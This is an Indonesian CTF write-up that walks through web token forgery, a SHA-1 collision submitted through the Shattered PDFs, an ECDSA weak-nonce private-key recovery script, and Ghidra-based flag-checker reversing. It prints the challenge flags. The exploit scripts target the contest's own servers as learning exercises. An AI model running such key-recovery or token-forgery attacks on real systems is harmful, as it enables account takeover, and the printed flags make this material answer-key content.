
Solution : Jadi pada challenge ini kita diberikan sebuah link website, maka disini saya memasuki website tersebut, dan ketika dibuka terdapat tampilan berikut.




Disini saya langsung Login saja karena sudah membuat akun. ketika berhasil memasuki dashboard terdapat tampilan seperti ini.




Disini terdapat sebuah User access yaitu restricted, yang berarti untuk membukanya kita harus bisa menjadi admin maka kemungkinan di challenge ini kita mengubah menjadi admin melalui token. Maka langkah selanjutnya adalah saya inspect website tersebut dan mencari auth_token berada.




Setelah menemukan token disini, kita ubah token tersebut menjadi token admin dengan kode berikut.



Dan ketika dijalankan ditemukan lah sebuah bentuk dari admin token yaitu :
nclWue5Rj-rLvYOnvjf_H1FHex49ac7_NV0MldNwmzonqgVPe9mPAuCCYmkh9jhaXgZrP
WFkpmjCdPG2Y3s2ug== . Maka disini saya langsung saja mengubah bagian auth_token
menjadi kode admin token.



Karena sudah berubah, maka tinggal di refresh saja website tersebut dan seharusnya mengubahnya menjadi admin dan mendapatkan flag.



Dan, Ya disini kita berhasil mendapatkan flag nya.

Flag : HiB25{33024bc7a8e1afe1e8a1cb2112611fed}


7.) Dessert | Crypto

Description : As a closing challenge, here's some dessert for you! Congratulations for the consistency and determination throughout the process.

Connection Info : nc ctf.m4.lu 65021


File : Chall.zip

Solution : Di challenge ini kita diberikan sebuah file yaitu Chall.zip, maka dari itu saya membuka isi file zip tersebut lalu menemukan sebuah file yaitu [app.py](#) dan ketika dibuka isinya kode berikut.



```
1 import os
2 import sys
3 import typing as t
4 from hashlib import sha1
5
6 def unlock_dessert(username: bytes, password: bytes) -> str:
7     if username == password:
8         raise PermissionError()
9     if sha1(username).digest() != sha1(password).digest():
10        raise PermissionError()
11
12    return os.getenv('FLAG', 'FLAG_NOT_SET')
13
14
15 def main():
16    determine_lock_dessert()
17    print('Get a chance for free dessert!')
18    username = bytes.fromhex(input('Username (hex): '))
19    password = bytes.fromhex(input('Password (hex): '))
20
21    try:
22        dessert = unlock_dessert(username, password)
23        print('Welcome! Here's your dessert:', dessert)
24    except PermissionError:
25        print('No dessert for you :(')
26
27
28 if __name__ == '__main__':
29    main()
30
```

Di kode tersebut ada hal penting untuk mendapatkan flag yaitu. kode mengecek **username != password** akan tetapi **SHA1(username) == SHA1(password)** . Jadi, kirim **dua data berbeda** yang punya **hash SHA-1** (collision). Lalu pakai pasangan file publik “Shattered” yang memang bentrok SHA-1. Lalu saya langsung download file nya saja.



```
(acunetix@LAPTOP-2UUUSR26)-[~/CTF]
$ wget -q https://shattered.io/static/shattered-1.pdf

(acunetix@LAPTOP-2UUUSR26)-[~/CTF]
$ wget -q https://shattered.io/static/shattered-2.pdf
```

Lalu membuat kode yang terhubung kepada server seperti berikut agar mendapatkan flag.

```

GNU nano 8.4
import socket, sys

def file_ke_hex(path):
    return open(path, 'rb').read().hex() + '\n'

HOST, PORT = 'ctf.m4.lu', 65021
s = socket.create_connection((HOST, PORT), timeout=10)

s.sendall(file_ke_hex('shattered-1.pdf').encode())
s.sendall(file_ke_hex('shattered-2.pdf').encode())

while True:
    data = s.recv(4096)
    if not data: break
    sys.stdout.buffer.write(data)
s.close()

```

Dan ketika di jalankan menghasilkan output berikut.

```

(acunetix@LAPTOP-2UUUSR26)~[~/CTF]
$ python3 solvedessert.py
Get a chance for free dessert!
Username (hex): Password (hex): Welcome! Here's your dessert: HiB25{e7d1ffee5f15debe5462b46fc89d32fc}

```

Ternyata langsung mendapatkan flag nya.

Flag : HiB25{e7d1ffee5f15debe5462b46fc89d32fc}

8.) intro to ecc | Crypto

Connection Info : nc ctf.m4.lu 65429

File : dist.zip

Solution : Pada challenge kali ini kita diberikan sebuah file yaitu dist.zip dan juga sebuah connection, maka langkah pertama yang saya lakukan mengakses connection tersebut dan ketika berhasil di akses mengeluarkan output berikut.

```
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
=> https://www.kali.org/docs/troubleshooting/common-minimum-setup/

[Run: "touch ~/.hushlogin" to hide this message]
--(Acunetix@LAP100-20U0SR26)-[~]
$ nc ctf.m4.lu 65429
{"type": "info", "data": {"message": "Welcome to Sign3r.", "signature": "30450228775bac8c4ecb31856e76e524a3fb3731f60d617332b217ce25d8e84cab659c81022100bc4b21596ac9c60b8d8066b1f0ee52aef7042cb9c3f20ed94d9adc3ea2a2eda"}}

```

Lalu disini saya mencoba mengakses isi file dari dist.zip , lalu saya menemukan file yang berhubungan dengan server dari connection tersebut yaitu [signer.py](#).


```
1  #!/usr/bin/env python3
2  from ecdsa import SigningKey, SECP256k1
3  from ecdsa.util import sigencode_der, sigdecode_der
4  from hashlib import sha256
5  from random import getrandbits
6
7
8  class Signer:
9      def __init__(self, username: str, is_admin: bool = False):
10         self.sk = SigningKey.generate(curve=SECP256k1)
11         self_vk = self.sk.verifying_key
12         self.username = username
13         self.is_admin = is_admin
14
15     def sign(self, message: bytes) -> bytes:
16         z = int.from_bytes(sha256(message).digest())
17         k = int.from_bytes(self.username.encode('utf-8')) ^ getrandbits(16)
18         G = self.sk.curve.generator
19         n = G.order()
20         r = k * G
21         k_inv = pow(k, -1, n)
22         s = (k_inv * (z + r * self.sk.privkey.secret_multiplier)) % n
23         der_sig = sigencode_der(r, s, n)
24         return der_sig
25
26     def verify(self, message: bytes, signature: bytes) -> bool:
27         try:
28             z = int.from_bytes(sha256(message).digest())
29             r, s = sigdecode_der(signature, self_vk.curve.generator.order())
30             G = self_vk.curve.generator
31             n = G.order()
32             w = pow(s, -1, n)
33             u1 = (z * w) % n
34             u2 = (r * w) % n
35             point = u1 * G + u2 * self_vk.pubkey.point
36             return (r % n) == (point.x() % n)
37         except Exception:
38             return False
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

```

Dan setelah dianalisis kode tersebut ternyata terdapat sebuah kerentanan yaitu.

- Nonce ECDSA k lemah : $k = \text{int.from_bytes}(\text{username.encode('utf-8')}) \wedge \text{getrandbits}(16)$. Artinya untuk *setiap signature* user tertentu, **k** hanya berbeda di **16 bit** (2^{16} kemungkinan).Ini membuat **k** bisa di-bruteforce dari nilai **r** pada signature.
- Server punya dua akun: administrator-<random hex> (admin) dan guest.
- Saat start, server langsung nge-print satu pesan yang **ditandatangani admin**: "Welcome to Sign3r." beserta signature-nya (DER hex).

Maka dari itu saya langsung membuat scriptnya untuk membuat celah agar mendapatkan flag.



The screenshot shows a VS Code editor with a Python script named 'ecp.py' open. The script is a network client that connects to a server at 'ctf.mt.lu' on port 65420. It receives a message, decodes it, and then sends a JSON object containing the decoded message and a list of usernames. The script also includes a brute-force function to find a private key for a given message and a function to recover the private key from a message and a signature. A Copilot chat window is visible on the right side of the editor, displaying a 'Welcome to Copilot' message and a 'Let's get started' button. The chat window also shows a list of commands: 'Add context (B)', 'Enter a message (B)', and 'Enter a command (A)'. The script code is as follows:

```
1 #!/usr/bin/env python3
2 import json
3 import socket
4 from hashlib import sha256
5 from ecdsa import SECP256k1, SigningKey
6 from ecdsa.util import sigdecode_der, sigencode_der
7
8 HOST = "ctf.mt.lu"
9 PORT = 65420
10
11 def recv_line(sock) -> str:
12     buf = b""
13     while True:
14         c = sock.recv(1)
15         if not c:
16             raise ConnectionError("Connection closed")
17         if c == b"\n":
18             return buf.decode()
19         buf += c
20
21 def send_json(sock, obj):
22     sock.sendall((json.dumps(obj) + "\n").encode())
23
24 def brute_k_from_u(username: str, r_target: int) -> int:
25     """Brute-force 16-bit entropy from username-based k"""
26     B = int.from_bytes(username.encode("utf-8"), "big")
27     g = SECP256k1.generator
28     n = G.order()
29     for t in range(0, 1 << 16):
30         k = B + t
31         if k == 0:
32             continue
33         R = k * g
34         if (R.x() % n) == r_target:
35             return k
36     raise ValueError("k not found")
37
38 def recover_privkey(message: bytes, der_sig: bytes, username: str):
39     g = SECP256k1.generator
40     n = G.order()
41     z = int.from_bytes(sha256(message).digest(), "big")
```

Dan ketika dijalankan kode tersebut mengeluarkan output berikut.



The screenshot shows a terminal window with the following output:

```
[+] Got message: Welcome to Sign3r.
[+] Signature: 304502202b84fcc10b928f9eadbe9ca1e706d7b5c4ff7f5437a2e6d7f1b3e8579336e497022100dee41c04b09e37ae1d53148323083f0fc0d5b44a00a04
5a33f5d291c9f985f02
[+] Admin username: administrator-198bfc001c1b7db3
[+] Recovered privkey: 0x646142780d9cd11d663906908c92ed93c2aad19f4cc07b70df783c7f11408594
[+] FLAG: HiB25{1e10c2905730d1744abd877153d82a82}
PS C:\Users\ariq\Downloads\chall1 HIB>
```

Ternyata langsung mendapatkan flag nya.

Flag : HiB25{1e10c2905730d1744abd877153d82a82}

9.) Gedebug | Rev

Description : yet another flag checker program

Files : Chall

Solution : Jadi di challenge ini kita diberikan sebuah file chall, maka disini saya langsung mencoba menjalankannya ketika dijalankan mengeluarkan output berikut.

```
(acunetix@LAPTOP-2UUUSR26)-[~/CTF/LatihanCTF]
$ ./chalgedebug
Please enter the flag: HiB25{adkajsdjjjffwjfojweo}
Error: Incorrect length! The flag must be 65 characters long.
```

Dan ketika saya masukkan flag acak disini, maka mengeluarkan output incorrect maka disini saya langsung menggunakan ghidra untuk mengecek isi kode program tersebut.



```
1
2 undefined8 main(void)
3
4 {
5     bool bVar1;
6     char cVar2;
7     char *pVar3;
8     undefined8 uVar4;
9     size_t sVar5;
10    long in_FS_OFFSET;
11    int local_5c;
12    char local_50 [72];
13    long local_10;
14
15    local_10 = *(long *) (in_FS_OFFSET + 0x20);
16    printf("Please enter the flag: ");
17    pVar3 = fgets(local_50,0x40,stdin);
18    if (pVar3 == (char *)0x0) {
19        fprintf(stderr,"Error reading input.\n",1,0x15,stderr);
20        uVar4 = 1;
21    }
22    else {
23        sVar5 = strlen(local_50);
24        local_5c[sVar5] = '\0';
25        sVar5 = strlen(local_50);
26        if (sVar5 == 0x41) {
27            bVar1 = true;
28            for (local_5c = 0; local_5c < 0x41; local_5c = local_5c + 1) {
29                printf("Checking character %d.\n", (ulong)(local_5c + 1),0x41);
30                cVar2 = check_char((int)local_50[local_5c],local_5c);
31                if (cVar2 != '\x01') {
32                    bVar1 = false;
33                    fprintf(stderr,"Failure: Incorrect flag! Check character at position %d.\n",
34                        (ulong)(local_5c + 1));
35                    break;
36                }
37            }
38            if (bVar1) {
39                puts("Success: Congratulations! The flag is correct!");
40            }
41            uVar4 = 0;
42        }
43        else {
44            fprintf(stderr,"Error: Incorrect length! The flag must be %d characters long.\n",0x41);
45            uVar4 = 1;
46        }
47    }
48    if (local_10 != *(long *) (in_FS_OFFSET + 0x20)) {
49        /* WARNING: Subroutine does not return */
50        __stack_chk_fail();
51    }
52    return uVar4;
53}
54
```

Di bagian class main file ini terdapat sebuah function yang menarik yaitu check_char. Maka disini saya langsung saja menuju function tersebut. Ketika saya buka function tersebut terdapat kode berikut.

```

Decompile:check_char- (challgedebug)
1
2 undefined8 check_char(char param_1, undefined4 param_2)
3
4 {
5     undefined8 iVar1;
6     long in_FS_OFFSET;
7     undefined1 local_19 [9];
8     long local_10;
9
10    local_10 = *(long *) (in_FS_OFFSET + 0x28);
11    char local_19_rev_binary[(int)param_1,local_19];
12    switch(param_2) {
13    case 0:
14        iVar1 = validate_char_0(local_19);
15        break;
16    case 1:
17        iVar1 = validate_char_1(local_19);
18        break;
19    case 2:
20        iVar1 = validate_char_2(local_19);
21        break;
22    case 3:
23        iVar1 = validate_char_3(local_19);
24        break;
25    case 4:
26        iVar1 = validate_char_4(local_19);
27        break;
28    case 5:
29        iVar1 = validate_char_5(local_19);
30        break;
31    case 6:
32        iVar1 = validate_char_6(local_19);
33        break;
34    case 7:
35        iVar1 = validate_char_7(local_19);
36        break;
37    case 8:
38        iVar1 = validate_char_8(local_19);
39        break;
40    case 9:
41        iVar1 = validate_char_9(local_19);
42        break;
43    case 10:
44        iVar1 = validate_char_10(local_19);
45        break;
46    case 0xb:
47        iVar1 = validate_char_11(local_19);
48        break;
49    case 0xc:
50        iVar1 = validate_char_12(local_19);
51        break;
52    case 0xd:
53        iVar1 = validate_char_13(local_19);
54        break;
55    case 0xe:
56        iVar1 = validate_char_14(local_19);
57        break;
58    case 0xf:
59        iVar1 = validate_char_15(local_19);
60        break;
61    case 0x10:
62        iVar1 = validate_char_16(local_19);
63        break;
64    case 0x11:
65        iVar1 = validate_char_17(local_19);
66        break;
67    case 0x12:

```

Disini terdapat banyak sekali function validate_char dari 0-64 , jika hitung maka total nya ada 65 function validate_char dan sesuai dengan jumlah character yang harus diinput. Maka disini saya langsung buka function nya, dan terdapat kode berikut.

```

Decompile:validate_char_0- (challgedebug)
1
2 undefined8 validate_char_0(char *param_1)
3
4 {
5     int iVar1;
6     undefined4 extraout_var;
7     long in_FS_OFFSET;
8     char local_19 [9];
9     long local_10;
10
11    local_10 = *(long *) (in_FS_OFFSET + 0x28);
12    sprintf(local_19, "%llu%llu%llu%llu%llu%llu%llu%llu%llu", 0, 0, 0, 1, 0, 0, 1, 0);
13    iVar1 = strcmp(param_1, local_19);
14    if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
15        /* WARNING: Subroutine does not return */
16        __stack_chk_fail();
17    }
18    return CONCAT71((int7)(CONCAT44(extraout_var, iVar1) >> 8), iVar1 == 0);
19 }
20

```

Terdapat sebuah kode biner yaitu 00010010 jika kita ubah ke ascii maka tidak ada huruf namun jika kita reverse menjadi "01001000" maka menjadi Huruf H dan juga pada function ke 2 jika di reverse mengeluarkan huruf i dan pada function ke 3 mengeluarkan huruf B dan pada function ke 4 mengeluarkan huruf { . Jadi kemungkinan adalah flag, dan setelah 65 function saya ubah ke ascii maka akan menghasilkan teks berikut.

HiB25{X0r_x0R_XOR_Th3_B3st_L0G1C_OP3R4T1ON_F0R_H4CK3RS5S5S5S5!!!}

Dan ketika saya coba masukkan ke program yang diberikan maka mengeluarkan output berikut.

```
Checking character 62/65...
Checking character 63/65...
Checking character 64/65...
Checking character 65/65...

Success: Congratulations! The flag is correct!
```

Berarti flag nya sudah didapat.

Flag:

HiB25{X0r_x0R_XOR_Th3_B3st_L0G1C_OP3R4T1ON_F0R_H4CK3RS5S5S5S5!!!}

10.) HIBVM | Rev

Description : A simple flag checker program, can you crack it open to get the flag?

Files : hibvm.zip

Solution : Jadi pada challenge kali ini kita diberikan sebuah file yaitu hibvm.zip, yang didalam nya terdapat beberapa file yaitu chall dan psnote.txt. Maka disini saya mencoba menjalankan file chall.

```
(acunetix® LAPTOP-2UUUSR26)-[~/CTF/LatihanCTF]  
$ ./challVM  
Enter flag: HiB25{HIBVM}  
Incorrect! length
```

Disini setelah kita menjalankan program diminta untuk memasukkan flag nya, akan tetapi flag nya salah, Lalu disini saya membuka file dari psnote.txt disini terdapat teks berikut.

```
I MUST SAVE THIS NOTES IN ORDER TO OPEN THE SECRETSSSSS...  
  
value = 0x8BADF00D
```

Lalu disini saya membuka ghidra untuk membaca isi program lebih lanjut. dan disini saya menemukan function yaitu execute_vm


```
Decompile: execute_vm - (challVM)
1
2 void execute_vm(long param_1)
3
4 {
5     byte bVar1;
6     byte bVar2;
7     undefined4 uVar3;
8     uint uVar4;
9     int iVar5;
10
11     do {
12         bVar1 = fetch_byte(param_1);
13         switch(bVar1) {
14             case 0:
15                 return;
16             case 1:
17                 bVar1 = fetch_byte(param_1);
18                 uVar3 = fetch_dword(param_1);
19                 *(undefined4 *) (param_1 + (long)(int)(uint)bVar1 * 4) = uVar3;
20                 break;
21             case 2:
22                 bVar1 = fetch_byte(param_1);
23                 uVar4 = fetch_dword(param_1);
24                 *(uint *) (param_1 + (long)(int)(uint)bVar1 * 4) =
25                     (uint)*(byte *) ((ulong)uVar4 + *(long *) (param_1 + 0x10));
26                 break;
27             case 3:
28                 bVar1 = fetch_byte(param_1);
29                 bVar2 = fetch_byte(param_1);
30                 *(uint *) (param_1 + (long)(int)(uint)bVar1 * 4) =
31                     *(uint *) (param_1 + (long)(int)(uint)bVar1 * 4) ^
32                     *(uint *) (param_1 + (long)(int)(uint)bVar2 * 4);
33                 break;
34             default:
